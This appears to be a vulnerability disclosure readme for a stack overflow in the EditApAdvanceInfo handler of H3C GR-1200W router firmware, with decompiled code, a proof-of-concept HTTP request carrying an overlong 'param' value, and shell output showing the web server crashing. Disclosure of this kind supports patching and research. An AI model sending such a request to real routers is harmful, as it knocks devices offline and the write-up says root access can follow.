

main vuln / H3C / GR-1200W / 2 /



Darry-lang1 Update readme.md ...

on Jul 29 History

..



img

4 months ago



readme.md

4 months ago



readme.md

# H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

## Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :  
[https://www.h3c.com/cn/d\\_202102/1383837\\_30005\\_0.htm](https://www.h3c.com/cn/d_202102/1383837_30005_0.htm)

## Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview :

## H3C MiniGRW1A0V100R006 软件版本及说明书

软件名称: H3C MiniGRW1A0V100R006 软件版本及说明书

发布日期: 2021/2/18 11:12:56

下载:

→ MiniGRW1A0V100R006.zip(9.45 MB)

→ H3C MiniGRW1A0V100R006 版本说明书.pdf(560.71 KB)

软件说明:

联系我们

## H3C MiniGRW1A0V100R006 版本说明书

## Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the EditApAdvanceInfo function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
21  int v20[8]; // [sp+108h] [+108h] BYREF
22  int v21[8]; // [sp+128h] [+128h] BYREF
23  int v22[8]; // [sp+148h] [+148h] BYREF
24  int v23[8]; // [sp+168h] [+168h] BYREF
25  int v24[8]; // [sp+188h] [+188h] BYREF
26  int v25[8]; // [sp+1A8h] [+1A8h] BYREF
27  int v26[12]; // [sp+1C8h] [+1C8h] BYREF
28
29  v12 = 0;
30  memset(v17, 0, sizeof(v17));
31  memset(v18, 0, sizeof(v18));
32  memset(v19, 0, sizeof(v19));
33  memset(v20, 0, sizeof(v20));
34  memset(v21, 0, sizeof(v21));
35  memset(v22, 0, sizeof(v22));
36  memset(v23, 0, sizeof(v23));
37  memset(v24, 0, sizeof(v24));
38  memset(v25, 0, sizeof(v25));
39  memset(v26, 0, sizeof(v26));
40  v11 = 0;
41  v8 = 0;
42  s = (char *)websgetvar(a1, "param", &unk_501828);
43  if ( sscanf(s, "%[^;];%[^;];%[^;];%s", v20, v21, v22, v23) == 4 )
44  {
```

In the EditApAdvanceInfo function, the param we entered is formatted using the sscanf function and in the form of %[^\;];%[^\;];%[^\;];%s. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v20, it will cause a stack overflow.

# Recurring vulnerabilities and POC

---


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=EditApAdvanceInfo&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```

1937 *root      132 S    /bin/crpd &
1961 *root      804 S    apcm -c /etc/config/apcm.conf -l /var/run/apcm.lock -p /var/run
1966 *root      916 S    /bin/monitor &
1969 *root      784 S    flacct -t 10 -f /etc/flacct.conf
1970 *root      480 S    /bin/watchdog &
1971 *root      796 S    /bin/ntpcclient &
2008 *root     2084 S    /bin/onlineupdate &
2039 *root     2244 S    /bin/AC &
2065 *root      832 S    /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd_subt
2073 *root      464 S    dnsmasq -r /etc/resolv.conf -n -c 500
2076 *root      912 S    /bin/dhcpd -d -q lanbr1 lan2490
21037 *root      676 S    -cmdtelnet
21038 *root      768 S    /bin/sh
21100 *root     2956 S    /bin/webs &
21172 *root      760 S    sh
21307 *root      676 S    -cmdtelnet
21308 *root      764 S    /bin/sh
21310 *root      696 R    ps
/ #

```

The picture above shows the process information before we send poc.

```

1970 *root      480 S    /bin/watchdog &
1971 *root      796 S    /bin/ntpcclient &
2008 *root     2084 S    /bin/onlineupdate &
2039 *root     2244 S    /bin/AC &
2065 *root      832 S    /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd_subip.conf -
2073 *root      464 S    dnsmasq -r /etc/resolv.conf -n -c 500
2076 *root      912 S    /bin/dhcpd -d -q lanbr1 lan2490
21037 *root      676 S    -cmdtelnet
21038 *root      768 S    /bin/sh
21172 *root      760 S    sh
21307 *root      676 S    -cmdtelnet
21308 *root      764 S    /bin/sh
21327 *root      604 S    @      8 h
21329 *root      676 S    tar czf /var/core.tar.gz var/coredump/core-webs-1967-1658699793
21330 *root      828 R    gzip -f
21331 *root     1652 R    /bin/webs &
21332 *root      696 R    ps
/ #

```

In the picture above, we can see that the PID has changed since we sent the POC.

日志信息			
提示: 点击日志信息的各属性标题, 可进行排序; 双击日志表项, 可查看该日志详细信息和操作建议。			
下载	清除	刷新	自动刷新: 禁止 秒 关键字: 日期 请选择 查询 显示全部
日期时间	级别	信息来源	信息内容
	error	系统	Webs进程丢失

The picture above is the log information.



已超时

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x  6 1007      1007          89 Jul 31  2019 www_multi
drwxr-xr-x  2 *root    root          0 Jan  1  1970 www
drwxr-xr-x 10 *root    root          0 Jul 24 21:56 var
drwxrwxr-x  6 1007      1007          62 Jul 31  2019 usr
drwxrwxr-x  3 1007      1007          26 Jul 31  2019 uclibc
lrwxrwxrwx  1 1007      1007          7 Jul 31  2019 tmp -> var/tmp
dr-xr-xr-x 11 *root    root          0 Jan  1  1970 sys
lrwxrwxrwx  1 1007      1007          3 Jul 31  2019 sbin -> bin
dr-xr-xr-x 89 *root    root          0 Jan  1  1970 proc
drwxr-xr-x  5 *root    root          0 Jan  1  1970 mnt
drwxrwxr-x  3 1007      1007          28 Jul 31  2019 libexec
drwxrwxr-x  4 1007      1007        2422 Jul 31  2019 lib
lrwxrwxrwx  1 1007      1007          9 Jul 31  2019 init -> sbin/init
drwxrwxr-x  2 1007      1007          3 Jul 31  2019 home
drwxr-xr-x  4 *root    root          0 Jan  1  1970 ftproot
drwxr-xr-x 11 *root    root          0 Jan  1  1970 etc
drwxrwxr-x  3 1007      1007        2528 Jul 31  2019 dev
drwxr-xr-x  2 1007      1007        1556 Jul 31  2019 bin
/ #
```

Finally, you also can write exp to get a stable root shell.